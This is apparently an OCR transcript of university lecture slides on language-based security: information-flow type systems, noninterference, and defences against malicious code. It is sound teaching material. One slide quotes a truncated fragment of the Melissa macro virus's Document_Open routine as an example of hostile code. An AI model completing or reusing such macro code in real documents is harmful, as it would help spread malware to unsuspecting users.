
- 1980’s: Trojan hoarse, viruses (must be compact to keep to small volumes of the media)
- 1992: Web arrives
- 1995: Java and JavaScript introduce widespread mobile code
- 1999: Melissa
- 2000: Love Bug ($10bln damage)
- 2001: AnnaKournikova worm
- 2001: Code Red
- 2002: MS-SQL Slammer (published by MS)
- 2003: Blaster
- 2005: Samy (MySpace worm, >1M pages in 20h)

Defense against Malicious Code

- Analyze the code and reject in case of potential harm
- Rewrite the code before executing to avoid potential harm
- Monitor the code and stop before it does harm (e.g., JVM)
- Audit the code during executing and take policing action if it did harm

Promising New Defenses via Language-Based Security 1

- Static certification e.g. type systems



Code producer

analyze


deploy

reject

code consumer


Promising New Defenses via Language-Based Security 2

- Proof-carrying code



Promising New Defenses via Language-Based Security 3

- Software-based reference monitors



Computer Security

- The CIA
  - Confidentiality
  - Integrity
  - Availability

- years of theory & formal methods
- revival of interest: Mobile Code

Information security: confidentiality

- Confidentiality: sensitive information must not be leaked by computation (non-example: spyware attacks)
- End-to-end confidentiality: there is no insecure information flow through the system
- Standard security mechanisms provide no end-to-end guarantees
  - Security policies too low-level (legacy of OS-based security mechanisms)
  - Programs treated as black boxes

Confidentiality: standard security mechanisms

Access control

+prevents “unauthorized” release of information

- but what process should be authorized?

Firewalls

+permit selected communication

- permitted communication might be harmful

Encryption

+secures a communication channel

- even if properly used, endpoints of communication may leak data

Confidentiality: standard security mechanisms

Antivirus scanning

+rejects a “black list” of known attacks

- but doesn’t prevent new attacks

Digital signatures

+help identify code producer

-no security policy or security proof guaranteed

Sandboxing/OS-based monitoring


+good for low-level events (such as read a file)

-programs treated as black boxes

⇒ Useful building blocks but no end-to-end security guarantee

Confidentiality: language-based approach

- Counter application-level attacks at the level of a programming language—look inside the black box! Immediate benefits:



- Semantics-based security specification
  - End-to-end security policies
  - Powerful techniques for reasoning about semantics

- Program security analysis
  - Analysis enforcing end-to-end security
  - Track information flow via security types
  - Type checking can be done dynamically and statically

Dynamic security enforcement

Java's sandbox, OS-based monitoring, and Mandatory Access Control dynamically enforce security policies; But:

high(secret)

low(public)

```
h:=…;
l:=false;
if h then l:=true
       else skip;
out(l)
```

implicit flow from h to l

Problem: insecure even when nothing is assigned to l inside the if!

Static certification

- Only run programs which can be statically verified as secure before running them
- Static certification for inclusion in a compiler [Denning&Denning'77]
- Implicit flow analysis
- Enforcement by security-type systems

Security type system

- Prevents explicit flows:

```
l:=…
```

may not use high variables

- Prevents implicit flows; no public side effects when branching on secrets:

```
if e then
   …
```

may not assign to l

```
while e do
   …
```

may not assign to l

A security-type system

Expressions:

$$\boxed{exp : high}$$

$$\frac{h \notin Vars(exp)}{exp : low}$$

Atomic commands (pc represents context):

$$\boxed{[pc] \vdash skip}$$

$$\boxed{[pc] \vdash h := exp}$$

$$\frac{exp : low}{[low] \vdash l := exp}$$

context

A security-type system: Compositional rules

$$\frac{[\text{high}] \vdash C}{[\text{low}] \vdash C} \qquad \frac{[\text{pc}] \vdash C_1 \quad [\text{pc}] \vdash C_2}{[\text{pc}] \vdash C_1; C_2}$$

implicit flows: branches of a high if must be typable in a high context

$$\frac{\text{exp:pc} \quad [\text{pc}] \vdash C_1 \quad [\text{pc}] \vdash C_2}{[\text{pc}] \vdash \text{if exp then } C_1 \text{ else } C_2}$$

$$\frac{\text{exp:pc} \quad [\text{pc}] \vdash C}{[\text{pc}] \vdash \text{while exp do } C}$$

A security-type system: Examples

[low] ⊢ h:=l+4; l:=l-5

[pc] ⊢ if h then h:=h+7 else skip

[low] ⊢ while l<34 do l:=l+1

[pc] ⊬ while h<4 do l:=l+1

Type Inference: Example

$$\dfrac{\dfrac{[\text{high}\ ] \vdash \text{h}:=\text{h}+1}{[\text{low}] \vdash \text{h}:=\text{h}+1} \qquad \dfrac{\dfrac{5 : \text{low}}{[\text{low}] \vdash \text{l}:=5}, \ \dfrac{3 : \text{low}}{[\text{low}] \vdash \text{l}:=3}, \ \text{l}=0 : \text{low}}{[\text{low}] \vdash \text{if l}=0 \text{ then l}:=5 \text{ else l}:=3}}{[\text{low}] \vdash \text{h}:=\text{h}+1;\ \text{if l}=0 \text{ then l}:=5 \text{ else l}:=3}$$

What does the type system guarantee?

- Type soundness:

Soundness theorem:

$[pc] \vdash C \Rightarrow$ C is secure


what does it mean?

Semantics-based security


- What end-to-end policy such a type system guarantees (if any)?
- Semantics-based specification of information-flow security [Cohen'77], generally known as noninterference [Goguen&Meseguer'82]:

A program is secure iff high inputs do not interfere with low-level view of the system

Confidentiality: assumptions (simplified)




- Simple security structure (easy to generalize to arbitrary lattices)
- Variables partitioned: high and low
- Intended security: low-level observations reveal nothing about high-level input:




```
Private Sub Document_Open()
 On Error Resume Next
 If System.PrivateProfileString("",
        "HKEY_CURRENT_USER\...
...
'WORD/Melissa
```

Confidentiality for sequential programs: noninterference

- Noninterference [Goguen & Meseguer]: as high input varied, low-level outputs unchanged



- How do we formalize noninterference in terms of program semantics?



$$[\![C]\!] : Int \times Int \to (Int \times Int)_\perp$$

nontermintation

high input

low input

high output

low output

Semantics-based security

- Semantics-based security for C: as high input varied, low-level behavior unchanged:

$$\forall mem, mem'.\ mem =_L mem' \Rightarrow [\![C]\!]mem \approx_L [\![C]\!]mem'$$

Low-memory equality: $(h,l) =_L (h',l')$ iff $l=l'$

C's behavior: semantics $[\![C]\!]$

Low view $\approx_L$: indistinguishability by attacker

C is secure iff

$$\forall mem_1, mem_2.\ mem_1 =_L mem_2 \Rightarrow [\![\ C\ ]\!]mem_1 \approx_L [\![\ C\ ]\!]mem_2$$

Semantics-based security

- What is $\approx_L$ for our language?
- Depends on what the attacker can observe
- For what $\approx_L$ does the type system enforce security ($[pc] \vdash C \Rightarrow$ C is secure)? Suitable candidate for $\approx_L$:

$$\text{mem} \approx_L \text{mem}' \text{ iff}$$
$$\text{mem} \neq \bot \neq \text{mem}' \Rightarrow \text{mem} =_L \text{mem}'$$

Confidentiality: Examples

`l:=h`	insecure (explicit)
`l:=h; l:=0`	secure
`h:=l; l:=h`	secure
`if h=0 then l:=0` `else l:=1`	insecure (implicit)
`while h=0 do skip`	secure (up to termination)
`if h=0 then sleep(1000)`	secure (up to timing)

Course outline: the four hours

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement

Evolution of language-based information flow

Before mid nineties two separate lines of work:

Static certification, e.g., [Denning&Denning’76, Mizuno&Oldehoeft’87,Palsberg&Ørbæk’95]


Security specification, e.g., [Cohen’77, Andrews& Reitman’80, Banâtre&Bryce’93, McLean’94]

Volpano et al.’96: First connection between noninterference and static certification: security-type system that enforces noninterference

Evolution of language-based information flow

Four main categories of current information-flow security research:

- Enriching language expressiveness
- Exploring impact of concurrency
- Analyzing covert channels (mechanisms not intended for information transfer)
- Refining security policies



Static certification

Noninterference

Procedures

